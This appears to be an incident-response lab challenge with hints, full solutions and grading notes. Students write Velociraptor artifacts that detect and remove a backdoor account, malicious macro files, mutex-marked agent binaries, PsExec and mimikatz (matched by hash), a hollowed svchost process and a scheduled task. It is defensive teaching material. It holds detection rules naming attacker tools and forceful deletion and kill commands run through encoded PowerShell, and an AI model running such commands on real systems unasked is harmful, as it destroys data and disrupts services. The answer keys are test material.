In this challenge, students will write their own Artifact to clean up the environment and undo all the modifications the attacker has made.

16.2 Section

Cleanup

In the previous challenges, you have found out how the attacker moved through the environment. Now it is time to undo everything the attacker has done.

This corresponds to the Eradication part of Containment, Eradication and Recovery from the NIST IR guidelines.

To recap, here is what will need to be cleaned up: - Domain Admin `qwert` - All copies of `sales_report.xlsm` - PsExec and mimikatz binaries - All versions of `agent.exe` - Scheduled tasks

The goal is to write Artifacts to detect and remove all artifacts and malware from the attacker, while keeping a copy of each piece of evidence.

Note: The order in which you will remove the files (the order of the tasks) is chosen based on increasing difficulty of implementation. In a real scenario, you would want to at least stop the scheduled task first so it does not redo anything you've just cleaned up.

Task 1 - Remove Backdoor Account

Write an Artifact that deletes the Domain Admin qwert from the Domain. The Artifact should only have an effect if executed on the Domain Controller. You may identify the DC by its hostname.

As proof of completion, submit your Artifact.

Task 2 - Excel file

You have already identified the file `C:\Users\aalfort\Documents\sales_report.xlsm` on `Client1` as the initial point of compromise. You are not sure that the file hasn't been copied to other locations however. Write an Artifact that finds all Office files that contain macros. Upload and then delete them.

For practicality, you may assume that - macros should not run PowerShell commands. Any file with a macro containing the word `powershell` can be considered malicious. - you only need to search `C:\Users` and subdirectories to make the collection quicker. In a real scenario, you would want to search the entire disks.

It is advisable to have a bool parameter to be able to dry-run the Artifact before actually deleting anything. See the *Windows.Remediation.ScheduledTasks* Artifact for an example.

Hand in the code of your Artifact.

Task 3 - Agents

Next, remove all variations of the `agent.exe` binary from all systems. Malware often uses Mutexes to prevent reinfection of the same system (more information *here*). Your team has done some reverse engineering of the agent binaries and figured out that they use the mutex `client_mutex`.
You can use this to identify the malicious binaries on your systems. You can use the size to speed up the search.
Upload and delete them.

You may assume that - you only need to search `C:\Windows\Temp` to make the search quicker. - all malicious binaries have the string `client_mutex` in their code. - all malicious binaries are between 700KB and 2MB in size

Hand in the code of your Artifact.

Task 4 - PsExec & mimikatz

You know that the attacker used PsExec and mimikatz for lateral movement and privilege escalation and left the binaries behind. You know the SHA1 hash and the size of the PsExec and mimikatz binaries. Write an Artifact that searches for those binaries by their hashes. You can use the size to speed up the search.

You can assume that - you only need to search `C:\Windows\Temp` to make the search quicker. - the SHA1 hash of PsExec is `fb0a150601470195c47b4e8d87fcb3f50292beb2` - the size of PsExec is `374944` bytes - the SHA1 hash of mimikatz is `d241df7b9d2ec0b8194751cd5ce153e27cc40fa4` - the size of mimikatz is `1309448` bytes

These are freely available, unchanged binaries, you don't need to upload them.

Submit your Artifact.

Task 5 - Hollowed Process

Next, deal with the hollowed process. Reverse engineering of the agent binaries has shown that only `C:\Windows\SysWOW64\svchost.exe` is chosen as a target for process hollowing. Since the image is written directly from memory to the target process, there is no file on disk to delete or upload. However, you can create a memory dump of the process.

Write an Artifact that identifies the hollowed processes based on the image path and the known string. For each process found, create and upload a memory dump and stop the process.

You may assume that - all hollowed processes have `SysWOW64\svchost.exe` in their image path - have the string `Cannot read file` in memory

Hand in your Artifact code.

Task 6 - Scheduled Task

Finally, it's time to get rid of the scheduled task and the linked binaries. As you've found out in the Persistence challenge, the scheduled task executes another agent binary, this one located in `C:\Windows\System32`. Since the previous Artifact only searched `C:\Windows\Temp`, you have definitely not deleted the task's executable yet and there might be others.

The goal is to write an Artifact that iterates through all registered scheduled tasks and then applies a Yara rule with the known string `client_mutex` to the binaries in the Action. If the rule matches, both the task definition and the linked executable must be uploaded, then the task must be unregistered and the file deleted.

Based on the Artifact `Windows.Remediation.ScheduledTasks`, some code is given:

```
name: Custom.Windows.Remediation.ScheduledTasks.RemoveAgent
description: |
   Scans the files executed by each Scheduled Task for the name of the mutex used by the agent
binaries (client_mutex).
   If ReallyDoIt is set, Removes all matching Scheduled Tasks and deletes the binary.

type: CLIENT

required_permissions:
  - EXECVE

parameters:
   - name: ReallyDoIt
     type: bool
     default: N
```

```
precondition:
      SELECT OS From info() where OS = 'windows'

sources:
  - query: |
      LET TasksPath = "C:/Windows/System32/Tasks/**"


      LET unregister_task_script= (1)

      LET delete_file_script= 'Remove-Item -Path "%s" -Force -Confirm:$false'



      LET task_paths = SELECT Name, FullPath FROM glob(globs=TasksPath) WHERE NOT IsDir



      LET parse_task = SELECT FullPath, Name, parse_xml(
          accessor='data',
          file=regex_replace(
          source=utf16(string=Data),
          re='<[?].+?>',
          replace='')) AS XML
        FROM read_file(filenames=FullPath)

      LET tasks = SELECT FullPath, Name,
          XML.Task.Actions.Exec.Command AS Command,
          XML.Task.Actions.Exec.Arguments AS Arguments,
          XML.Task.Actions.ComHandler.ClassId AS ComHandler,
          XML.Task.Principals.Principal.UserId AS UserId,
          XML AS _XML
        FROM foreach(
          row=task_paths, query=parse_task)

      LET rule = (2)

      LET suspicious_tasks = SELECT * FROM foreach(
          row={SELECT *,
            regex_replace(source=regex_replace( (3) ), replace="/", re="\\\\"), replace="",
re='"') As Replaced FROM tasks },
          query={ SELECT Name, FullPath, Command, Arguments, ComHandler, UserId, _XML FROM
yara(rules=rule, files=Replaced, accessor="ntfs", context=10000000) WHERE log(message=Replaced)
}
        )
        WHERE log(message= "Suspicious task: " + FullPath)

      SELECT * FROM foreach(
        row= { SELECT *,
          format( (4) ) AS TaskScript,
          format(format=delete_file_script, args=[Command]) AS FileScript,
          upload(file=FullPath) AS TaskUpload,
          upload( (5) )) AS BinaryUpload
        FROM suspicious_tasks
        WHERE              TaskUpload.Sha256              AND              BinaryUpload.Sha256
        },
        query={         SELECT        *         FROM        if(condition=        ReallyDoIt='Y',
          then={
            SELECT                        *                        FROM                        chain(
              task={    SELECT    Name,    FullPath,    Command    AS    Executable,    (6)
                FROM   execve(argv=["powershell",   "-ExecutionPolicy",   "Unrestricted",   "-
encodedCommand",
                  base64encode(string=utf16_encode(string=TaskScript))])
              },
              file={ SELECT Name, FullPath, Command AS Executable, FileScript AS Script,
BinaryUpload                                 AS                                 Upload
                FROM   execve(argv=["powershell",   "-ExecutionPolicy",   "Unrestricted",   "-
encodedCommand",
                  base64encode(string=utf16_encode(string=FileScript))])
              }
            )
          },
          else={
              SELECT       Name,       FullPath,       Command       AS       Executable,
array(TaskUnregisterCommand=TaskScript, FileDeleteCommand=FileScript) AS CommandsToExecute FROM
scope()
          }
        )}
      )
```

Complete the parts with numbers in parentheses.

16.3 Steps

Backdoor Account - Hint 1

To have the Artifact only run on the DC, you can use a precondition.

Backdoor Account - Hint 2

The *info plugin* will give you the FQDN and hostname.

Backdoor Account - Hint 3

You can use PowerShell in conjunction with the Artifact Windows.System.PowerShell to delete the user.

Backdoor Account - Hint 4

The following would ping 8.8.8.8 from the system it's executed on and return the result: `SELECT * FROM Artifact.Windows.System.PowerShell(Command= "ping 8.8.8.8")`

If you wish to use a parameter or variable for the IP:

```
parameters: // parameter solution
  - name: IP
or
LET IP = "8.8.8.8" // variable solution
```

```
SELECT * FROM Artifact.Windows.System.PowerShell(Command= format(format='ping %s', args=
[IP]))
```

Backdoor Account - Solution

The following code will remove the user for you:

```
name: Custom.Windows.Remediation.RemoveBackdoorAccount
description: |
   Removes the Domain User username from Client with hostname DC_name.

type: CLIENT

parameters:
   - name: DC_name
     default: DC1
   - name: username
     default: "qwert"

sources:
  - precondition:
      SELECT Fqdn From info() where OS = 'windows' AND Fqdn = DC_name

    query: |
      LET delete_user_script = 'net user %s /delete /domain'

      SELECT * FROM Artifact.Windows.System.PowerShell(Command=format(format=delete_user
_script, args=[username]))
```

Excel file - Hint 1

You can use `Windows.Applications.OfficeMacros` to find Office files containing macros and use a `WHERE` clause to limit the results to those containing the word `powershell` in the code.

Excel file - Hint 2

This will give you the files in question:

```
LET files = SELECT filename AS File, Code, ModuleName, StreamName, Type FROM Artifact.Wi
ndows.Applications.OfficeMacros() WHERE Code =~ "powershell"
```

Excel file - Hint 3

To upload and delete each file, you will need to use the `foreach` plugin. Check the YARA Artifact Task in Challenge 3 or builtin Artifacts for the use of this plugin.

You will want to upload the file and create the delete command (as in the previous task) in the row expression to make sure they are always executed.

Excel file - Hint 4

The `upload` plugin can be used to upload a file to the server as such: `SELECT upload(file="C:\the_file.txt") AS Upload FROM scope()`

In your code, you should use the files you've discovered instead of the hard coded file here.

Excel file - Hint 5

The row might look like this: `row= { SELECT *, upload(file=File) AS Upload, format(format=delete_file_script, args=[File]) As Command FROM files WHERE Upload.Sha256}`

The `WHERE Upload.Sha256` clause makes sure, the query is only executed if the file was uploaded successfully.

Excel file - Hint 6

In the query, you should first use the `if` plugin to decide whether or not to delete files (see link in Task description).

Excel file - Hint 7

Make sure you reference the upload in the `then` and `else` expressions. VQL *evaluates expressions Lazily* and will not execute non-referenced expressions.

For example, if you have `row= { SELECT *, upload(file=File) AS Upload ... FROM ... WHERE Upload.Sha256` reference it in the query: `SELECT *, Upload ... FROM ...`

Excel file - Solution

```
name: Custom.Windows.Remediation.RemoveMacroFiles
description: |
   Recursively searches search_path for MS Office files that match contain macros
   If ReallyDoIt is set, uploads the files found, then deletes them.

type: CLIENT

required_permissions:
  - EXECVE

parameters:
  - name: ReallyDoIt
    description: If set, the Artifact will delete the files it found.
    type: bool
    default: N

sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      /* Use the Windows.Applications.OfficeMacros Artifact to find files containing mac
ros.
      Limit the results to those that have powershell in their macro code.*/
      LET files = SELECT filename AS File, Code, ModuleName, StreamName, Type FROM Artif
act.Windows.Applications.OfficeMacros() WHERE Code =~ "powershell"

      // The format string to remove the file.
      LET delete_file_script= 'Remove-Item -Path "%s" -Force -Confirm:$false'

      SELECT * FROM foreach(
        /* For each of the files found, upload them and prepare the command to remove th
em.
        WHERE Upload.Sha256 is a safeguard to make sure we only proceed if the upload wa
s successful.*/
        row= { SELECT *, upload(file=File) AS Upload, format(format=delete_file_script,
args=[File]) As Command FROM files WHERE Upload.Sha256},
        query= { SELECT * FROM if( condition= ReallyDoIt='Y',
          /* If ReallyDoIt is set, delete the file. Reference Upload to force it to mate
rialize in the WHERE clause*/
          then={
            SELECT File, Upload, Command, Stdout, Stderr, ReturnCode
            FROM execve(argv=["powershell", "-ExecutionPolicy", "Unrestricted", "-encode
dCommand", base64encode(string=utf16_encode(string=Command))])
          },
          // Otherwise, return the file path and command that would be executed if Reall
yDoIt was set
          else={
            SELECT File, Command
            FROM scope()
          })
        })
```

Agents - Hint 1

Use `glob` with a regular expression to find all exe files.
The file accessor falls back to the ntfs accessor if a file is locked. Unfortunately, paths from the ntfs accessor are prefixed with `\\.\`. That would mess with the following statements.
To remove that prefix, use `regex_replace`, e.g.: `regex_replace(source=FullPath, replace="", re="\\\\\\\\\\.\\\\") AS File`

Agents - Hint 2

Use `foreach` with the glob in the row expression and a YARA expression in the query.
Since reading an entire file's content is fairly expensive, limit the results of the glob expression with a `WHERE` clause.

Agents - Hint 3

There is a handy shorthand way of writing YARA rules.

Agents - Hint 4

This code will give you the required files:

```
LET search_path = "C:/Windows/Temp/**/*.exe"
LET yara_rule = "wide ascii:client_mutex"

SELECT * FROM foreach(
  row={ SELECT regex_replace(source=FullPath, replace="", re="\\\\\\\\\\.\\\\") AS File
    FROM glob(globs=search_path, accessor="file")
    WHERE Size > 700000 AND Size < 2000000 },
  query= { SELECT FileName AS File
    FROM yara(rules=yara_rule, files=File) }
)
```

Agents - Hint 5

Once you have the files, the uploading and deleting them is the same as for the macro files.

Agents - Solution

```
name: Custom.Windows.Remediation.RemoveAgents
description: |
   Recursively searches search_path for exe files that match the YARA rule yara_rule
   and are between 700KB and 2MB in size.
   If ReallyDoIt is set, uploads the files found, then deletes them.

type: CLIENT

required_permissions:
  - EXECVE

parameters:
  - name: search_path
    type: string
    default: "C:/Windows/Temp/**/*.exe"
  - name: yara_rule
    type: string
    default: "wide ascii:client_mutex"
  - name: ReallyDoIt
    type: bool
    default: N

sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      LET binaries = SELECT * FROM foreach(
        row={ SELECT regex_replace(source=FullPath, replace="", re="\\\\\\\\\\.\\\\") AS
File
          FROM glob(globs=search_path, accessor="file")
          WHERE Size > 700000 AND Size < 2000000 },
        query= { SELECT FileName AS File
          FROM yara(rules=yara_rule, files=File) }
      )
      LET delete_file_script= 'Remove-Item -Path "%s" -Force -Confirm:$false'

      SELECT * FROM foreach(
        row= { SELECT *, upload(file=File) AS Upload, format(format=delete_file_script,
args=[File]) As Command
            FROM binaries
            WHERE Upload.Sha256},
          query= { SELECT * FROM if( condition= ReallyDoIt='Y',
            then={
              SELECT File, Upload, Command, Stdout, Stderr, ReturnCode
              FROM execve(argv=["powershell", "-ExecutionPolicy", "Unrestricted", "-enco
dedCommand", base64encode(string=utf16_encode(string=Command))])
            },
            else={
              SELECT File, Command
              FROM scope()
            })
        })
```

PsExec & mimikatz - Hint 1

As before, use `glob` to find files.

PsExec & mimikatz - Hint 2

`hash` is a function, which means it can be in a column specification (after `SELECT`).

PsExec & mimikatz - Hint 3

This will give you the file path and hash of all exe files in `C:\Windows\Temp` and its subdirectories:

```
LET binaries = SELECT regex_replace(source=FullPath, replace="", re="\\\\\\\\\\.\\\\") A
S File,
    hash(path=FullPath) AS Hash
  FROM glob(globs="C:/Windows/Temp/**/*.exe")
```

Limit the results in the `WHERE` clause.

PsExec & mimikatz - Hint 4

Hashing is expensive, take advantage of lazy evaluation (also called short circuiting in other programming languages).

PsExec & mimikatz - Hint 5

If you compare the size before comparing the hash, the hash will only be evaluated if the size is correct.

PsExec & mimikatz - Hint 6

This will do it:

```
WHERE (Size = atoi(string=size_PsExec) OR Size = atoi(string=size_mimikatz)) AND (Hash.S
HA1 =~ SHA1_PsExec OR Hash.SHA1 =~ SHA1_mimikatz)
```

If you use a variable or literal instead of a parameter for the size, you can drop the `atoi`s.

PsExec & mimikatz - Hint 7

Deleting is similar to the previous tasks.

PsExec & mimikatz - Solution

```
name: Custom.Windows.Remediation.RemovePsExecMimikatz
description: |
    Searches search_path for exe files whose SHA1 hash matches SHA1_PsExec or
    SHA1_mimikatz.
    If ReallyDoIt is set, deletes the files found.

type: CLIENT

required_permissions:
  - EXECVE

parameters:
  - name: search_path
    type: string
    default: "C:/Windows/Temp/**/*.exe"
  - name: SHA1_PsExec
    type: string
    default: "fb0a150601470195c47b4e8d87fcb3f50292beb2"
  - name: size_PsExec
    default: 374944
    type: int64
  - name: SHA1_mimikatz
    type: string
    default: "d241df7b9d2ec0b8194751cd5ce153e27cc40fa4"
  - name: size_mimikatz
    default: 1309448
    type: int64
  - name: ReallyDoIt
    type: bool
    default: N

sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      LET binaries = SELECT regex_replace(source=FullPath, replace="", re="\\\\\\\\\\.\\
\\") AS File,
          hash(path=FullPath) AS Hash
        FROM glob(globs=search_path)
          WHERE (Size = atoi(string=size_PsExec) OR Size = atoi(string=size_mimikatz)) A
ND (Hash.SHA1 =~ SHA1_PsExec OR Hash.SHA1 =~ SHA1_mimikatz)

      LET delete_file_script= 'Remove-Item -Path "%s" -Force -Confirm:$false'

      SELECT * FROM foreach(
          row= { SELECT *, format(format=delete_file_script, args=[File]) As Command FRO
M binaries },
          query= { SELECT * FROM if( condition= ReallyDoIt='Y',
            then={
              SELECT File, Hash.SHA1 AS SHA1, Command, Stdout, Stderr, ReturnCode
              FROM execve(argv=["powershell", "-ExecutionPolicy", "Unrestricted", "-enco
dedCommand", base64encode(string=utf16_encode(string=Command))])
            },
            else={
              SELECT *, File, Hash.SHA1 AS SHA1, Command
              FROM scope()
            })})
```

Hollowed Process - Hint 1

You have already done something similar to identifying the process in the Yara task in Challenge 3 and can reuse that code here.
Filter the output of `pslist` with the image path before reading the memory.

Hollowed Process - Hint 2

Remember to escape the backslash: `"SysWOW64\\\\svchost.exe"`

Hollowed Process - Hint 3

This will list the processes:

```
LET search_string = "Cannot read file"

LET rule = format(format='rule DetectMalware { strings: $search_string = "%s" condition:
$search_string }', args=search_string)

LET processes = SELECT * FROM foreach(
  row={ SELECT Pid as procpid, Exe, Name FROM pslist() WHERE Exe =~ "SysWOW64\\\\svchost
.exe"},
  query={ SELECT Name, Exe, procpid from proc_yara(
      pid=procpid,
      rules=rule
      )
  }
)
```

Hollowed Process - Hint 4

You can use the `proc_dump` plugin to create the memory dump.

Hollowed Process - Hint 5

`proc_dump` is a plugin and not a function. That means it produces a sequence of rows and must follow the `FROM` keyword.
You also need to stop the process. To do both, you need to *chain* the expressions.

Hollowed Process - Hint 6

This will create the dump and upload it:

```
SELECT ProcessName, CommandLine, Pid, FullPath,
    upload(file=FullPath) as CrashDump
  FROM proc_dump(pid=procpid)
```

Hollowed Process - Hint 7

To stop the process (given the PID), you can use the PowerShell function `Stop-Process`.

Hollowed Process - Solution

```
name: Custom.Windows.Remediation.StopHollowed
description: |
   Scans all processes with SysWOW64\svchost.exe in their image path for
   search_string. It there is a match, uploads a memory dump of the process
   to the server and kills the process.

type: CLIENT

required_permissions:
  - EXECVE

parameters:
   - name: search_string
     type: string
     default: "Cannot read file"

sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      LET rule = format(format='rule DetectMalware { strings: $search_string = "%s" cond
ition: $search_string }', args=search_string)

      LET processes = SELECT * FROM foreach(
        row={ SELECT Pid as procpid, Exe, Name FROM pslist() WHERE Exe =~ "SysWOW64\\\\s
vchost.exe"},
        query={ SELECT Name, Exe, procpid from proc_yara(
            pid=procpid,
            rules=rule
            )
        }
      )

      LET stop_process_script = "Stop-Process -Id %d -Force -Confirm:$false"

      SELECT * FROM foreach(
        row= {SELECT *, format(format=stop_process_script, args=procpid) AS ProcessScrip
t FROM processes },
        query= {
          SELECT * FROM chain(
            dump={ SELECT ProcessName AS Name, Pid, FullPath, "" AS Stdout, "" AS Stderr
, "" AS ReturnCode, upload(file=FullPath) as CrashDump
          FROM proc_dump(pid=procpid)
            },
            kill={ SELECT Name, Exe AS FullPath, procpid AS Pid, Stdout, Stderr, ReturnC
ode
              FROM execve(argv=["powershell", "-ExecutionPolicy", "Unrestricted", "-enco
dedCommand",
                base64encode(string=utf16_encode(string=ProcessScript))])
            }
          )
        })
```

Scheduled Task - Hint 1

(1): The unregister_task_script gets executed with PowerShell further down. Find a way to unregister a scheduled task with PowerShell.

Scheduled Task - Hint 2

(2): You've written this part before in this challenge.

Scheduled Task - Hint 3

(3): You need to get the path to the linked binary here.

Scheduled Task - Hint 4

(3): Simply adding `source=Command` does not suffice. What happens if there is an environment variable in there (e.g `%AppData%\malware.exe`)?

Scheduled Task - Hint 5

(4): You need to insert the path to the task definition here.

Scheduled Task - Hint 6

(5): This line should upload the linked binary.

Scheduled Task - Hint 7

(6): The rows for the task deletion are generated here. It would be nice to have the same information for the task upload/deletion as for the file upload/deletion.

Scheduled Task - Hint 8

(6): You know what the column names must be. What happens if the expressions for the `chain` plugin generate rows with differently named columns?

Scheduled Task - Solution

```
name: Custom.Windows.Remediation.ScheduledTasks.RemoveAgent
description: |
   Scans the files executed by each Scheduled Task for the name of the mutex used by the
agent binaries (client_mutex).
   If ReallyDoIt is set, Removes all matching Scheduled Tasks and deletes the binary.

type: CLIENT

required_permissions:
  - EXECVE

parameters:
   - name: ReallyDoIt
     type: bool
     default: N


precondition:
      SELECT OS From info() where OS = 'windows'

sources:
  - query: |
      LET TasksPath = "c:/Windows/System32/Tasks/**"
      LET unregister_task_script= 'Unregister-ScheduledTask -TaskName "%s" -Confirm:$fal
se'
      LET delete_file_script= 'Remove-Item -Path "%s" -Force -Confirm:$false'

      LET task_files = SELECT Name, FullPath
        FROM glob(globs=TasksPath)
        WHERE NOT IsDir

      LET parse_task = SELECT FullPath, Name, parse_xml(
          accessor='data',
          file=regex_replace(
          source=utf16(string=Data),
          re='<[?].+?>',
          replace='')) AS XML
        FROM read_file(filenames=FullPath)

      LET tasks = SELECT FullPath, Name,
          XML.Task.Actions.Exec.Command as Command,
     XML.Task.Actions.Exec.Arguments as Arguments,
     XML.Task.Actions.ComHandler.ClassId as ComHandler,
     XML.Task.Principals.Principal.UserId as UserId,
     XML as _XML
    FROM foreach(
     row=task_files, query=parse_task)

   LET rule = 'wide ascii:client_mutex'

   LET suspicious_tasks = SELECT * FROM foreach(
     row={SELECT *,
      regex_replace(source=regex_replace(source=expand(path=Command), replace="/",
re="\\\\"), replace="", re='"') As Replaced FROM tasks },
     query={ SELECT Name, FullPath, Command, Arguments, ComHandler, UserId, _XML FR
OM yara(rules=rule, files=Replaced, accessor="ntfs", context=10000000) WHERE log(message
=Replaced) }
    )
    WHERE log(message= "Suspicious task: " + FullPath)

   SELECT * FROM foreach(
    row= { SELECT *,
     format(format=unregister_task_script, args=[Name]) AS TaskScript,
     format(format=delete_file_script, args=[Command]) AS FileScript,
     upload(file=FullPath) AS TaskUpload,
     upload(file=Command) As BinaryUpload
    FROM suspicious_tasks
    WHERE TaskUpload.Sha256 AND BinaryUpload.Sha256
    },
    query={ SELECT * FROM if(condition= ReallyDoIt='Y',
     then={
      SELECT * FROM chain(
       task={ SELECT Name, FullPath, Command AS Executable, TaskScript AS Script,
TaskUpload AS Upload
        FROM execve(argv=["powershell", "-ExecutionPolicy", "Unrestricted", "-en
codedCommand",
         base64encode(string=utf16_encode(string=TaskScript))])
       },
       file={ SELECT Name, FullPath, Command AS Executable, FileScript AS Script,
BinaryUpload AS Upload
        FROM execve(argv=["powershell", "-ExecutionPolicy", "Unrestricted", "-en
codedCommand",
         base64encode(string=utf16_encode(string=FileScript))])
       }
      )
     },
     else={
       SELECT Name, FullPath, Command AS Executable, array(TaskUnregisterCommand=
TaskScript, FileDeleteCommand=FileScript) AS CommandsToExecute FROM scope()
     }
    )}
   )
```

16.4 Grading

There are various ways to write each Artifact.

To judge the solution, create a Hunt per Artifact and run it on all machines. Here's what each Artifact should do:

- Artifact.Custom.Windows.Remediation.ScheduledTasks.RemoveAgent
- Remove and upload the scheduled task `C:\Windows\System32\Tasks\Microsoft\Windows\TaskScheduler\TaskSchedulerUpdate`
- Remove and upload the binary linked in the task: `C:\Windows\System32\taskschd.exe`
- Artifact.Custom.Windows.Remediation.RemovePsExecMimikatz
- Remove `C:\Windows\Temp\mimikatz.exe` on FS1
- Remove `C:\Windows\Temp\PsExec64.exe` on FS1
- Remove `C:\Windows\Temp\PsExec64.exe` on Client1
- Artifact.Custom.Windows.Remediation.RemoveMacroFiles
- Remove and upload `C:\Users\aalfort\Documents\sales_report.xlsm` on Client1
- Artifact.Custom.Windows.Remediation.RemoveAgents
- Remove and upload `C:\Windows\Temp\agent-x86.exe` on FS1
- Remove and upload `C:\Windows\Temp\agent.exe` on Client1
- Artifact.Custom.Windows.Remediation.RemoveBackdoorAccount
- Remove the Domain User `qwert`
- Artifact.Custom.Windows.Remediation.StopHollowed
- Stop the process with image path `C:\Windows\SysWOW64\svchost.exe` on WS1

Tips

- Print to log for debugging
  Add `log(message="Variable X=" + X)` in the `WHERE` clause of any statement to print the message to the log. The log message will return true.
  If chaining multiple expressions in the `WHERE` clause, be aware of lazy evaluation, subsequent expressions will only be evaluated if all before if evaluate to true.

Expected Problems

- File does not get uploaded consistently
  Make sure the upload is done in the row expression and then referenced in the query. For example:
  `SQL   SELECT * FROM foreach(// Upload row= { SELECT *, upload(file=File) AS Upload FROM source   // Verification, Sha256 will only evaluate as true if something has been uploaded.   WHERE Upload.Sha256}, query= { SELECT *, Upload   // Deletion with reference FROM execve(argv=["powershell", "-ExecutionPolicy", "Unrestricted", "-encodedCommand", base64encode(string=utf16_encode(string=Command))]) })`
- Weird path names when using the file accessor
  The file accessor will fall back to the ntfs accessor if a file is locked (undocumented change). This may cause for example a glob plugin call to return a `FullPath` prefixed with `\\.\` (from the ntfs accessor). This can be worked around with a regex_replace:
  `SQL   SELECT regex_replace(source=FullPath, replace="", re="\\\\\\\\\\.\\\\") AS File FROM glob(globs=...)`

Solutions

Solutions for specific tasks

Backdoor Accout - Solution

The following code will remove the user for you:

```
name: Custom.Windows.Remediation.RemoveBackdoorAccount
description: |
   Removes the Domain User username from Client with hostname DC_name.
```

```
type: CLIENT

parameters:
   - name: DC_name
     default: DC1
   - name: username
     default: "qwert"

sources:
  - precondition:
      SELECT Fqdn From info() where OS = 'windows' AND Fqdn = DC_name

    query: |
      LET delete_user_script = 'net user %s /delete /domain'

      SELECT * FROM Artifact.Windows.System.PowerShell(Command=format(format=delete_user
_script, args=[username]))
```

Excel file - Solution

```
name: Custom.Windows.Remediation.RemoveMacroFiles
description: |
   Recursively searches search_path for MS Office files that match contain macros
   If ReallyDoIt is set, uploads the files found, then deletes them.

type: CLIENT

required_permissions:
  - EXECVE

parameters:
  - name: ReallyDoIt
    description: If set, the Artifact will delete the files it found.
    type: bool
    default: N

sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      /* Use the Windows.Applications.OfficeMacros Artifact to find files containing mac
ros.
      Limit the results to those that have powershell in their macro code.*/
      LET files = SELECT filename AS File, Code, ModuleName, StreamName, Type FROM Artif
act.Windows.Applications.OfficeMacros() WHERE Code =~ "powershell"

      // The format string to remove the file.
      LET delete_file_script= 'Remove-Item -Path "%s" -Force -Confirm:$false'

      SELECT * FROM foreach(
        /* For each of the files found, upload them and prepare the command to remove th
em.
        WHERE Upload.Sha256 is a safeguard to make sure we only proceed if the upload wa
s successful.*/
        row= { SELECT *, upload(file=File) AS Upload, format(format=delete_file_script,
args=[File]) As Command FROM files WHERE Upload.Sha256},
        query= { SELECT * FROM if( condition= ReallyDoIt='Y',
          /* If ReallyDoIt is set, delete the file. Reference Upload to force it to mate
rialize in the WHERE clause*/
          then={
            SELECT File, Upload, Command, Stdout, Stderr, ReturnCode
            FROM execve(argv=["powershell", "-ExecutionPolicy", "Unrestricted", "-encode
dCommand", base64encode(string=utf16_encode(string=Command))])
          },
          // Otherwise, return the file path and command that would be executed if Reall
yDoIt was set
          else={
            SELECT File, Command
            FROM scope()
          })
        })
```

Agents - Solution

```
name: Custom.Windows.Remediation.RemoveAgents
description: |
   Recursively searches search_path for exe files that match the YARA rule yara_rule
   and are between 700KB and 2MB in size.
   If ReallyDoIt is set, uploads the files found, then deletes them.

type: CLIENT

required_permissions:
  - EXECVE

parameters:
  - name: search_path
    type: string
    default: "C:/Windows/Temp/**/*.exe"
  - name: yara_rule
    type: string
    default: "wide ascii:client_mutex"
  - name: ReallyDoIt
    type: bool
    default: N

sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      LET binaries = SELECT * FROM foreach(
        row={ SELECT regex_replace(source=FullPath, replace="", re="\\\\\\\\\\.\\\\") AS
File
          FROM glob(globs=search_path, accessor="file")
          WHERE Size > 700000 AND Size < 2000000 },
        query= { SELECT FileName AS File
          FROM yara(rules=yara_rule, files=File) }
      )
      LET delete_file_script= 'Remove-Item -Path "%s" -Force -Confirm:$false'

      SELECT * FROM foreach(
        row= { SELECT *, upload(file=File) AS Upload, format(format=delete_file_script,
args=[File]) As Command
            FROM binaries
            WHERE Upload.Sha256},
          query= { SELECT * FROM if( condition= ReallyDoIt='Y',
            then={
              SELECT File, Upload, Command, Stdout, Stderr, ReturnCode
              FROM execve(argv=["powershell", "-ExecutionPolicy", "Unrestricted", "-enco
dedCommand", base64encode(string=utf16_encode(string=Command))])
            },
            else={
              SELECT File, Command
              FROM scope()
            })
        })
```

PsExec & mimikatz - Solution

```
name: Custom.Windows.Remediation.RemovePsExecMimikatz
description: |
    Searches search_path for exe files whose SHA1 hash matches SHA1_PsExec or
    SHA1_mimikatz.
    If ReallyDoIt is set, deletes the files found.

type: CLIENT

required_permissions:
  - EXECVE

parameters:
  - name: search_path
    type: string
    default: "C:/Windows/Temp/**/*.exe"
  - name: SHA1_PsExec
    type: string
    default: "fb0a150601470195c47b4e8d87fcb3f50292beb2"
  - name: size_PsExec
    default: 374944
    type: int64
  - name: SHA1_mimikatz
    type: string
    default: "d241df7b9d2ec0b8194751cd5ce153e27cc40fa4"
  - name: size_mimikatz
    default: 1309448
    type: int64
  - name: ReallyDoIt
    type: bool
    default: N

sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      LET binaries = SELECT regex_replace(source=FullPath, replace="", re="\\\\\\\\\\.\\
\\") AS File,
          hash(path=FullPath) AS Hash
        FROM glob(globs=search_path)
          WHERE (Size = atoi(string=size_PsExec) OR Size = atoi(string=size_mimikatz)) A
ND (Hash.SHA1 =~ SHA1_PsExec OR Hash.SHA1 =~ SHA1_mimikatz)

      LET delete_file_script= 'Remove-Item -Path "%s" -Force -Confirm:$false'

      SELECT * FROM foreach(
          row= { SELECT *, format(format=delete_file_script, args=[File]) As Command FRO
M binaries },
          query= { SELECT * FROM if( condition= ReallyDoIt='Y',
            then={
              SELECT File, Hash.SHA1 AS SHA1, Command, Stdout, Stderr, ReturnCode
              FROM execve(argv=["powershell", "-ExecutionPolicy", "Unrestricted", "-enco
dedCommand", base64encode(string=utf16_encode(string=Command))])
            },
            else={
              SELECT *, File, Hash.SHA1 AS SHA1, Command
              FROM scope()
            })})
```

Hollowed Process - Solution

```
name: Custom.Windows.Remediation.StopHollowed
description: |
   Scans all processes with SysWOW64\svchost.exe in their image path for
   search_string. It there is a match, uploads a memory dump of the process
   to the server and kills the process.

type: CLIENT

required_permissions:
  - EXECVE

parameters:
   - name: search_string
     type: string
     default: "Cannot read file"

sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'

    query: |
      LET rule = format(format='rule DetectMalware { strings: $search_string = "%s" cond
ition: $search_string }', args=search_string)

      LET processes = SELECT * FROM foreach(
        row={ SELECT Pid as procpid, Exe, Name FROM pslist() WHERE Exe =~ "SysWOW64\\\\s
vchost.exe"},
        query={ SELECT Name, Exe, procpid from proc_yara(
            pid=procpid,
            rules=rule
            )
        }
      )

      LET stop_process_script = "Stop-Process -Id %d -Force -Confirm:$false"

